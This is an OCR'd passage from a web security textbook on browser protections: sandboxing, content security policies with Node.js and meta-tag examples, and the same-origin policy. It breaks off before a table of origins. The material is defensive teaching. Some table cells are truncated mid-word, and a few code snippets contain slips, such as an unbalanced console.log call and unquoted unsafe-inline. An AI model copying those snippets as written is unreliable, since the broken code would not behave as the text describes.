
Know what code you are deploying

To keep your web application secure, you need to know what code it is running. It is impossible to know what vulnerable libraries your code is calling – and hence what patches you need to apply — unless you know what *dependencies* were deployed during the release process. We will talk in Chapter 5 about how to deploy from source control and use a dependency manager. If you can't determine at a glance what code is running on your web application, make fixing this a priority!



Log and monitor activity

You might never know you have a been victim of a cyberattack unless you have sufficient information to diagnose it. You should be able to view real-time logs of a web app to observe how it is being accessed. Your code should be catching and reporting unexpected errors that occur. And finally, you should have a monitoring system on each web application, so you can see how many requests it is handling per second and the average response time of your application. Logging, error reporting, and monitoring also help with *forensic analysis* or figuring out after the fact how an attacker managed to compromise your systems.




Convert your team into security experts

The best defense against being hacked is having a whole team on the lookout for security incidents and potential vulnerabilities. Code reviews can catch security issues before they're released, and having a whole team of well-trained developers cross-checking each other's work will put you in a very strong security stance. Encourage your colleagues to brush up on their security knowledge and to be vocal about potential security issues in team meetings.

Slow down!

Security issues at the code level often occur when a team is rushing to hit deadlines. Ensure that your development lifecycle allots enough time for careful code reviews and analysis. If you're maintaining *legacy code* – where the original author has moved on to other companies or projects – consider putting aside some time to perform security reviews and modernize the codebase. It can be hard to juggle security considerations in the face of tight deadlines, but it is certainly less time-consuming than dealing with the aftermath of a cyberattack!



Summary

- Hackers will target your web applications for financial gain, notoriety, or political reasons.
- Hackers have a wide variety of tools and sophisticated techniques they can use, and selling stolen data or deploying ransomware can be quite profitable.
- If your website is hacked, it may be taken offline, your data stolen, your users targeted, or your servers infected with bots.
- Your risk profile depends on the size of your company and the industry you're in – but nobody is safe from drive-by vulnerability scanning.
- Keeping track of vulnerabilities, tracking your dependencies, making sure your system is observable, educating your team about security, and baking security reviews into your development lifecycle will lead to immediate benefits.

2 Browser security

This chapter covers

- How a web browser protects its users
- How to set HTTP response headers to lock down where your web application can load resources from and what actions JavaScript can perform
- How the browser manages network and disk access
- How cookies are secured by the browser
- How browsers can inadvertently leak history information

In his 1970 textbook *States of Matter*, the science writer David L. Goodstein starts out with the following ominous introduction:

Ludwig Boltzmann, who spent most of his life studying statistical mechanics, died in 1906, by his own hand. Paul Ehrenfest, carrying on the work, died similarly in 1933. Now it is our turn to study statistical mechanics.

We will probably never know why Goodstein strikes up such a depressing note (and we can only hope he was feeling more cheerful by the end of the book!). Nevertheless, we can relate to the sense of trepidation when cracking open a textbook and immediately diving into abstract principles. So, I will warn you upfront: the next four chapters of this book deal with the *principles* of web security.

It may be tempting to jump ahead to the second half of the book, which looks at code-level vulnerabilities and how they are exploited. However, when you're learning how to protect against these vulnerabilities, the same handful of security principles present themselves as solutions, so I would argue that it's worth surveying them upfront. That way, when we finally reach the second half of the book, these security principles will crop up as old friends we are already familiar with, ready to be put into practice.


So, which security principles should we start with? Well, all web applications

share a common software component: the web browser. Since it's the browser that will do the most to protect your users from malicious actors, let's start by looking at the principles of browser security.

The parts of a browser

Web applications operate by a *client-server* model, in which the author of an application has to write server code that responds to HTTP requests and write the client code that triggers those requests. Unless you are writing a web service (which we will look at in Chapter 16), that client code will run in a web browser installed on your computer, phone, or tablet. (Or in your car or refrigerator or doorbell: the *Internet of Things* means that browsers are increasingly being embedded in everyday devices.)


The browser's responsibility is to take the HTML, JavaScript, CSS, and media resources that make up a given web page and convert them to pixels on the screen. This process is called the *rendering pipeline*, and the code within a browser that executes it is called the *rendering engine*.



The rendering engine of a browser like Firefox consists of many millions of lines of code. This code processes HTML according to publicly defined web standards, updates the drawing instructions for the underlying operating system as the user interacts with the page, and loads in referenced resources (like images) in parallel. The renderer also has to intelligently allow for

malformed HTML and for resources that are missing (or slow to load), falling back to a best-effort guess at what the page is supposed to look like. To achieve all this, the engine will construct the *Document Object Model* (DOM), an internal representation of the structure of the web page that allows the styling and layout of elements to be determined efficiently and reused as the page is updated.

Operating in parallel to the rendering engine is the *JavaScript engine*, which executes any JavaScript embedded in, or imported by, the web page. Web applications are increasingly JavaScript-heavy, and *Single Page App* (SPA) frameworks like React and Angular consist mostly of JavaScript that will perform *client-side rendering* or editing the DOM directly without having to generate the interim HTML.



Running untrusted code that is loaded from the internet poses all sorts of security risks, so browsers are very careful about what this JavaScript can do. Let's take a quick look at how scripts are executed safely by the JavaScript engine.


The JavaScript sandbox

In a browser, JavaScript code loaded by `<script>` tags in the HTML of a web page will be passed to the JavaScript engine for execution. JavaScript is typically used to make the web page dynamic, waiting for the user to interact with the page, and updating parts of the page accordingly.

If the `<script>` tag has a `defer` attribute, the browser will wait until the DOM is finalized before executing the JavaScript. Otherwise, the JavaScript will be executed immediately — if it is included inline in the web page — or as soon as it is loaded from an external URL referenced in the `src` attribute.

Since scripts are executed so eagerly by browsers, JavaScript engines put a lot of limitations on what JavaScript code is permitted to do. This is called *sandboxing* – making a safe, isolated place for JavaScript to play without it being able to cause too much damage to the host system. Modern browsers generally implement sandboxing by running each web page in a separate process and ensuring that each process has limited permissions. JavaScript running in a browser *cannot,* for instance:

- Access arbitrary files on disk
- Interfere with or communicate with other operating system processes
- Read arbitrary locations in the operating system’s memory
- Make arbitrary network calls



These rules have specific carve-outs, which we will discuss a little later, but these are the high-level safeguards built into the JavaScript engine to ensure that malicious JavaScript cannot do too much damage. (The developers of web browsers learned about security the hard way: plug-ins like Adobe Flash,

Microsoft's Active X, and Java applets that circumvent the sandbox and have proved to be major security hazards in the past.)

Though these restrictions may seem onerous, most JavaScript code in the browser is concerned with waiting for changes to occur on the DOM – often caused by users scrolling the page, clicking on page elements, or typing text – and then updating other elements of the page, loading data, or triggering navigation events in response to these changes. JavaScript that needs to do more can call various browser APIs, as long as the browser gives them permission.

TIP

Since the intended use of JavaScript running in a browser is generally pretty narrow, this brings us to our first big security recommendation: *lock down the JavaScript on your web application as much as possible.* The JavaScript sandbox provides a strong degree of protection to your users, but hackers can still cause mischief by smuggling in malicious JavaScript via *cross-site scripting* (XSS) attacks. We will look in detail at how XSS works in Chapter 5. Locking down your JavaScript will mitigate a lot of the risks associated with XSS.

You can choose from several key methods of locking down JavaScript on a web page. Before executing any script, the JavaScript engine will perform these three checks on the code, which can be thought of as questions that the browser asks of the web application:


- What JavaScript code can I run on this page?
- What tasks should JavaScript on this page be allowed to perform?
- How can I be sure I am executing the correct JavaScript code?

Let's look at how to answer each of these questions for the browser.

Content security policies

You can answer the first question ("What JavaScript code can I run on this page?") by setting a content security policy on your web application. A *content security policy* (CSP) allows you as the author of the web application

to specify where various types of resources – like JavaScript files or image files or stylesheets – can be loaded from. In particular, it can prevent the execution of JavaScript that is loaded from suspicious URLs or injected into a web page.



Content security policies can be set as either a header in the HTTP response or a `<meta>` tag in the `<head>` tag of the HTML of a web page. Either way, the syntax is largely the same, and the browser will interpret the instructions in the same fashion. Here's how you might set a content security policy in a header when writing a Node.js app:

```
const express = require("express")
const app     = express()
const port    = 3000

app.get("/", (req, res) => {
```

```
  res.set("Content-Security-Policy", "default-src 'self'") #A
  res.send("Web app secure!")
})

app.listen(port, () => {
  console.log("Example app listening on port ${port}")
})
```

Here's how the same policy would be set in a `<meta>` tag:

```
<!doctype html>
<html>
  <head>
    <meta http-equiv="Content-Security-Policy"
          content="default-src 'self'"> #A
    <meta charset="utf-8"/>
    <title></title>
  </head>
  <body>
    <p>Web app secure!</p>
  </body>
</html>
```

The first approach is generally more useful since it allows policies to be set in a standard way for all URLs on a web application. (The second can be handy if you have hard-coded HTML pages that need special exceptions.) Both these instructions tell the browser the same thing – in this case, that all content (including JavaScript files) should be loaded only from the source domain where the site is hosted. So, if your web page lives at `example.com/login`, the browser will only execute JavaScript that is also loaded from the `example.com` domain (as indicated by the `self` keyword). Any attempt to load JavaScript from another domain – like the JavaScript files Google hosts under the `googleapis.com` domain, for example – will *not* be permitted by the browser. (These examples show trivially simple code that doesn't need these protections, but more complex web applications that include dynamic content definitely benefit from content security policies!)

Content security policies can lock various types of resources in different ways, as illustrated in this table:

Content Security Policy	Interpretation

`default-src 'self'; script-src ajax.googleapis.com`	JavaScript files c be loaded from t ajax.googleapis.c origin; all other resources must come from the h domain.
`script-src 'self' *.googleapis.com; img-src *`	JavaScript files c be loaded from googleapis.com any of its subdomains; ima can be loaded fr anywhere.
`default-src https: 'unsafe-inline'`	All resources mu be loaded over HTTPS; inline JavaScript is permitted.
`default-src https: 'unsafe-eval' 'unsafe-inline'`	All resources mu be loaded over HTTPS; inline JavaScript is permitted. JavaScript is additionally permitted to evaluate strings a code using the `eval(. . .)`

	function.


Note that only the last two content security policies permit *inline* JavaScript – that is, scripts whose content is included in the body of the script tag within the HTML:

```
<!doctype html>
<html>
  <head>
    <meta http-equiv="Content-Security-Policy"
          content="default-src 'self' unsafe-inline"> #A
    <meta charset="utf-8"/>
    <title></title>
  </head>
  <body>
    <script>
      console.log("I am executing inline!"> #B
    </script>
  </body>
</html>
```

Since most cross-site scripting attacks work by injecting JavaScript directly into the HTML of a page, adding a content security policy and omitting the `unsafe-inline` parameter is a helpful way to protect your users. (The naming of the attribute is designed to remind you how risky inline JavaScript can be!) If you are maintaining a web application that uses a lot of inline JavaScript, however, it may take some time to refactor scripts into separate files, so make sure to prioritize your development schedule accordingly.

The same origin policy

Content-security policies allow resources to be locked down by domain. In fact, the browser uses the domain of a website to dictate a lot of what JavaScript can and cannot do in other ways, which answers our second question (“What tasks should JavaScript on this page be allowed to perform?”).



Recall that the domain is the first part of the *Universal Resource Locator* (URL), which appears in the browser's navigation bar:

```
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers
```


Since the domain corresponds to a unique *internet protocol* (IP) address in the Domain Naming System (DNS) for web traffic, browsers assume that any resources loaded from the same domain should be able to interact with each other. (As far as the browser is concerned, all these resources come from the same source – typically a bunch of separate web servers sitting behind a load-balancer.) In fact, browsers are even more specific than that: resources have to agree on the *origin* — which is the combination of protocol, port, and domain — to interact.

For instance, this table shows which URLs a browser will consider as having the same origin as `https://www.example.com`:

